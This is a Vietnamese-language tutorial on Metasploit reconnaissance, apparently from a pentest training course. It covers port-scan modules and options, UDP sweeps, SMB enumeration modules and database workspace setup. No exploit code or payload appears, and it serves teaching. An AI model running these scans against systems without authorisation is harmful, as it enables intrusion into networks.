
**Metasploit: Exploitation**


**Scanning**

**Port Scanning**

Metasploit có modules để quét các cổng đang mở trên mạng và hệ thống đích. Bạn có thể liệt kê các modules để quét cổng bằng lệnh sau:




Bạn cần đặt lại các lựa chọn:



* Concurrency: số lượng mục tiêu được quét đồng thời
* Ports: phạm vi cổng để quét. Lưu ý: 1-1000 ở đây không giống với Nmap. Nmap sẽ quét 1000 cổng hay dùng nhất, trong khi Metasploit sẽ scan các cổng từ 1 đến 10000.
* RHOSTs: mục tiêu quét
* Threads: số luồng được dùng đồng thời. Càng nhiều luồng kết quả quét sẽ nhanh hơn.


Bạn có thể dùng Nmap scan trực tiếp trong msfconsole.



Về thu thập thông tin, nếu hợp đồng pentest của bạn yêu cầu quét cổng nhanh hơn, Metasploit có thể không phải là lựa chọn đầu tiên. Nhưng vì có nhiều modules nên Metasploit trở thành 1 công cụ quét hữu ích.


**UDP service Identification**

Module scanner/discovery/udp\_sweep cho phép bạn nhanh chóng xác định các dịch vụ chạy qua UDP. Như bạn có thể thấy, module này sẽ không quét mở rộng trên tất cả dịch vụ của UDP mà nó cung cấp 1 cách nhanh chóng để xác định các dịch vụ như DNS hay NetBIOS.



**SMB Scans**

Metasploit cung cấp nhiều modules hữu ích cho phép bạn quét các dịch vụ cụ thể. Đặc biệt hữu ích trong mạng doanh nghiệp là smb\_enumshares và smb\_version nhưng làm ơn hãy dành nhiều thời gian hơn để xác định các scanners mà metasploit hỗ trợ.



Khi quét các dịch vụ, điều quan trọng là không được bỏ qua các dịch vụ kì lạ như NetBios. NetBios (Network Basic Input Output System), tương tự như SMB, cho phép các máy tính giao tiếp qua mạng để chia sẻ các tập tin hay gửi tệp đến máy in.

**Metasploit Database**


Hợp đồng pentest có thể có nhiều đối tượng.

Metasploit có cơ sở dữ liệu để quản lí đồ án và tránh bối rối khi đặt các tham số.


Bạn sẽ cần bắt đầu csdl PostgreSQL trước, cái mà Metasploit sẽ dùng với lệnh sau:

systemctl start postgresql


Khởi tạo csdl của Metasploit bằng lệnh msf init.




Bây giờ bạn có thể khởi động msfconsole và kiểm tra trạng thái của csdl bằng lệnh db\_status.



Tính năng cơ sở dữ liệu cho phép bạn tạo workspaces để cô lập các dự án khác nhau. Lần đầu tiên khởi động, bạn đang ở workspace mặc định. Bạn có thể liệt kê các workspaces bằng lệnh sau:





Bạn có thể thêm 1 workspace bằng tham số -a hoặc xóa bằng -d



